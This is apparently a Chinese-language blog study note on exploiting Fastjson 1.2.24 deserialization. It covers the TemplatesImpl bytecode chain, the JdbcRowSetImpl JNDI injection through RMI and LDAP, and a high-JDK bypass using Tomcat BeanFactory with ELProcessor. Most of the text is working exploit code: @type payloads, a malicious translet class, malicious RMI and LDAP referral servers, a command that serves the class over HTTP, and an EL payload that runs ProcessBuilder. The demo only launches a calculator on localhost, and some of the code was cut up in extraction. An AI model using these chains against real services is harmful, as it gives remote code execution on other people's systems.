
TemplatesImpl链的漏洞点在于调用了newInstance方法,newInstance() 会执行恶意类的构造函数 或静态初始化块 ,最终导致代码执行
可以看到漏洞点的地方实际上是一个 getter 方法,getTransletInstance
所以TemplatesImpl链符合fastjson漏洞利用条件
解决getTransletInstance无法调用问题 首先我们看看fastjson的getter和setter的调用条件
满足条件的setter:
非静态函数
返回类型为void或当前类
参数个数为1个
满足条件的getter:
非静态方法
无参数
返回值类型继承自Collection或Map或AtomicBoolean或AtomicInteger或AtomicLong
这里我们想调用getTransletInstance是没办法的,因为不满足上述条件,这个方法返回的是一个抽象类
所以我们往前面追,追到newTransformer(),然后又去找谁调用了newTransformer,找到getOutputProperties()
这个方法调用了newTransformer(),并且这个方法返回值是 Properties 即继承自 Map 类型。满足getter方法的返回值,能够利用
我们这里把outputProperties 变量的值赋值为空即可
payload差不多是这样
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl" ;final String evilClassPath = "E:\\ JavaClass\\ TemplatesBytes.class" ;" { \" @type\" :\" " + NASTY_CLASS + "\" , \" _bytecodes\" :[\" " + evilCode+ "\" ], '_name':'Drunkbaby', '_tfactory':{ }, \" _outputProperties\" :{ }, " ;
EXP构造 在反序列化的时候的参数需要加上 Object.class 与 Feature.SupportNonPublicField
因为bytecodes、_name、_outputProperties这些变量是私有的。默认情况下,Fastjson 不会反序列化私有字段
然后我们再构造恶意类
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.DOM;import com.sun.org.apache.xalan.internal.xsltc.TransletException;import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;import com.sun.org.apache.xml.internal.serializer.SerializationHandler;import java.io.IOException;public class Calc extends AbstractTranslet {static {try {"calc" );catch (IOException e){@Override public void transform (DOM document, SerializationHandler[] handlers) throws TransletException {@Override public void transform (DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {
编译成Calc.class文件之后放到指定的目录下
完整EXP 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 package org.mixbp;import com.alibaba.fastjson.JSON;import com.alibaba.fastjson.parser.Feature;import com.alibaba.fastjson.parser.ParserConfig;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import org.apache.commons.codec.binary.Base64;import org.apache.commons.io.IOUtils;import java.io.ByteArrayOutputStream;import java.io.File;import java.io.FileInputStream;import java.io.IOException;public class TemplatesImplPoc {public static String readClass (String cls) {ByteArrayOutputStream bos = new ByteArrayOutputStream ();try {new FileInputStream (new File (cls)), bos);catch (IOException e) {return Base64.encodeBase64String(bos.toByteArray());public static void main (String args[]) {try {ParserConfig config = new ParserConfig ();final String fileSeparator = System.getProperty("file.separator" );final String evilClassPath = "E:\\tmp\\classes\\Calc.class" ;String evilCode = readClass(evilClassPath);final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl" ;String text1 = "{\"@type\":\"" + NASTY_CLASS +"\",\"_bytecodes\":[\"" +evilCode+"\"],'_name':'mixbp','_tfactory':{ },\"_outputProperties\":{ }," ;Object obj = JSON.parseObject(text1, Object.class, config, Feature.SupportNonPublicField);catch (Exception e) {
成功弹出计算器
JdbcRowSetImpl 的利用链 基于 JdbcRowSetImpl 的利用链主要有两种利用方式,即 JNDI + RMI 和 JNDI + LDAP,都是属于基于 Bean Property 类型的 JNDI 的利用方式。
平常的CTF基本利用都是这个方式,因为动态加载字节码更加灵活。
JNDI+RMI 链子分析 这条链子名为JdbcRowSetImpl,但是其实跟jdbc没什么关系,主要还是前面学过的JNDI 的Reference 引用攻击。

在JdbcRowSetImpl 类里面有一个 setDataSourceName() 方法,这个方法是这条链子的入口,跟进这个方法

这里的DateSourceName是数据库源,这里会调用父类的setDataSourceName方法,跟进
可以看到这里设置了数据库源,我们可以把这里的数据库源设置为我们的RMI地址。

然后是JNDI注入的触发点,跟到这个方法setAutoCommit

conn连接为空时会调用connect(),跟进到这个函数
connect()方法
JNDI 查找 从 RMI/LDAP 服务器获取 DataSource
这里很明显就是JNDI注入点
1 2 InitialContext var1 = new InitialContext()= (DataSource)var1.lookup(this.getDataSourceName())
完整调用链
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 JSON.parse (payload)setDataSourceName ("rmi://localhost:1099 /remoteObj") setAutoCommit (true) connect ().lookup ("rmi://localhost:1099 /remoteObj")7777 /JndiCalc.class
EXP EXP如下
1 2 3 4 { "@type" : "com.sun.rowset.JdbcRowSetImpl" , "dataSourceName" : "rmi://localhost:1099/Exploit" , "autoCommit" : true }
这里设置autoCommit的原因是因为攻击的入口就是 setAutoCommit 方法,只有调用它,才会触发 connect()最终实现JNDI引用攻击
根据 JNDI 注入的漏洞利用,需要先起一个 Server,然后把恶意的类放到上面
JNDIRmiServer.java
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 package org.mixbp;import javax.naming.InitialContext; import javax.naming.Reference; import java.rmi.registry.LocateRegistry; import java.rmi.registry.Registry; public class JNDIRMIServer { public static void main (String[] args) throws Exception{ InitialContext initialContext = new InitialContext (); Registry registry = LocateRegistry.createRegistry(1099 ); Reference reference = new Reference ("JndiCalc" ,"JndiCalc" ,"http://localhost:7777/" ); "rmi://localhost:1099/remoteObj" , reference);
恶意类
Calc.java
1 2 3 4 5 public class Calc "calc" );
注意:这里不能有完整包名。
去掉完整包名再javac编译
把恶意类的class字节码文件放在目录下,然后开启web服务 7777端口
1 python -m http.server 7777
攻击的 EXP 如下
JdbcRowSetImplExp

1 2 3 4 5 6 7 8 9 import com .alibaba .fastjson .JSON ; public class JdbcRowSetImplExp { public static void main (String [] args ) { String payload = "{\" @type\" :\" com.sun.rowset.JdbcRowSetImpl\" ,\" dataSourceName\" :\" rmi://localhost:1099/remoteObj\" , \" autoCommit\" :true}" ; JSON .parse (payload );
成功弹出计算器
JNDI + LDAP 也是和之前学的原理一样。这里直接给出Server和EXP
JNDILdapServer.java
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 package org.mixbp;import com.unboundid.ldap.listener.InMemoryDirectoryServer;import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;import com.unboundid.ldap.listener.InMemoryListenerConfig;import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;import com.unboundid.ldap.sdk.Entry;import com.unboundid.ldap.sdk.LDAPException;import com.unboundid.ldap.sdk.LDAPResult;import com.unboundid.ldap.sdk.ResultCode;import javax.net.ServerSocketFactory;import javax.net.SocketFactory;import javax.net.ssl.SSLSocketFactory;import java.net.InetAddress;import java.net.MalformedURLException;import java.net.URL;public class JNDILdapServer {private static final String LDAP_BASE = "dc=example,dc=com" ;public static void main (String[] args) {String url = "http://127.0.0.1:7777/#Calc" ;int port = 1099 ;try {InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig (LDAP_BASE);new InMemoryListenerConfig ("listen" ,"0.0.0.0" ),new OperationInterceptor (new URL (url)));InMemoryDirectoryServer ds = new InMemoryDirectoryServer (config);"Listening on 0.0.0.0:" + port);catch ( Exception e ) {private static class OperationInterceptor extends InMemoryOperationInterceptor {private URL codebase;public OperationInterceptor ( URL cb ) {this .codebase = cb;@Override public void processSearchResult ( InMemoryInterceptedSearchResult result ) {String base = result.getRequest().getBaseDN();Entry e = new Entry (base);try {catch ( Exception e1 ) {protected void sendResult ( InMemoryInterceptedSearchResult result, String base, Entry e ) throws LDAPException, MalformedURLException {URL turl = new URL (this .codebase, this .codebase.getRef().replace('.' , '/' ).concat(".class" ));"Send LDAP reference result for " + base + " redirecting to " + turl);"javaClassName" , "Exploit" );String cbstring = this .codebase.toString();int refPos = cbstring.indexOf('#' );if ( refPos > 0 ) {0 , refPos);"javaCodeBase" , cbstring);"objectClass" , "javaNamingReference" );"javaFactory" , this .codebase.getRef());new LDAPResult (0 , ResultCode.SUCCESS));
EXP
JdbcRowSetImplLdapExp

1 2 3 4 5 6 7 8 9 10 package org .mixbp ;import com .alibaba .fastjson .JSON ; public class JdbcRowSetImplLdapExp { public static void main (String [] args ) { String payload = "{\" @type\" :\" com.sun.rowset.JdbcRowSetImpl\" ,\" dataSourceName\" :\" ldap://localhost:1099/Exploit\" , \" autoCommit\" :true}" ; JSON .parse (payload );
也是先开启web服务把恶意类的字节码放到目录中,然后开启server再运行Exp即可
成功弹出计算器。
Fastjson 攻击 jdk 高版本的绕过 这里是针对基于 JdbcRowSetImpl 的利用链的 jdk 高版本绕过
还是和学JNDI的时候一样的绕过手段,直接放Exp
这里需要引入这些依赖
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 <dependency > <groupId > com.unboundid</groupId > <artifactId > unboundid-ldapsdk</artifactId > <version > 4.0.9</version > </dependency > <dependency > <groupId > commons-io</groupId > <artifactId > commons-io</artifactId > <version > 2.5</version > </dependency > <dependency > <groupId > com.alibaba</groupId > <artifactId > fastjson</artifactId > <version > 1.2.24</version > </dependency > <dependency > <groupId > commons-codec</groupId > <artifactId > commons-codec</artifactId > <version > 1.12</version > </dependency > <dependency > <groupId > commons-collections</groupId > <artifactId > commons-collections</artifactId > <version > 3.2.1</version > </dependency > <dependency > <groupId > junit</groupId > <artifactId > junit</artifactId > <version > 4.11</version > </dependency > <dependency > <groupId > org.hamcrest</groupId > <artifactId > hamcrest-core</artifactId > <version > 1.3</version > </dependency > <dependency > <groupId > org.apache.tomcat.embed</groupId > <artifactId > tomcat-embed-core</artifactId > <version > 8.5.71</version > </dependency > <dependency > <groupId > org.apache.tomcat</groupId > <artifactId > tomcat-annotations-api</artifactId > <version > 8.5.71</version > </dependency > <dependency > <groupId > org.glassfish</groupId > <artifactId > javax.el</artifactId > <version > 3.0.1-b08</version > </dependency >
然后我这里还是用的RMI攻击
JNDIBypassHighJavaServerEL.java
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 package org.mixbp;import com.sun.jndi.rmi.registry.ReferenceWrapper;import org.apache.naming.ResourceRef;import javax.naming.StringRefAddr;import java.rmi.registry.LocateRegistry;import java.rmi.registry.Registry;public class JNDIBypassHighJavaServerEL {public static void main(String[] args) throws Exception {System .out .println("[*]Evil RMI Server is Listening on port: 1099");1099 );ref = new ResourceRef("javax.el.ELProcessor", null , "", "",true ,"org.apache.naming.factory.BeanFactory",null );'x' 属性的setter从'setX' 变为'eval' , 详细逻辑见BeanFactory.getObjectInstance代码ref .add (new StringRefAddr("forceString", "x=eval"));ref .add (new StringRefAddr("x", "\"\".getClass().forName(\"javax.script.ScriptEngineManager\")" +new java.lang.ProcessBuilder['(java.lang.String[])' ](['calc' ]).start ()\")"));System .out .println("[*]Evil command: calc");new ReferenceWrapper(ref );
EXP
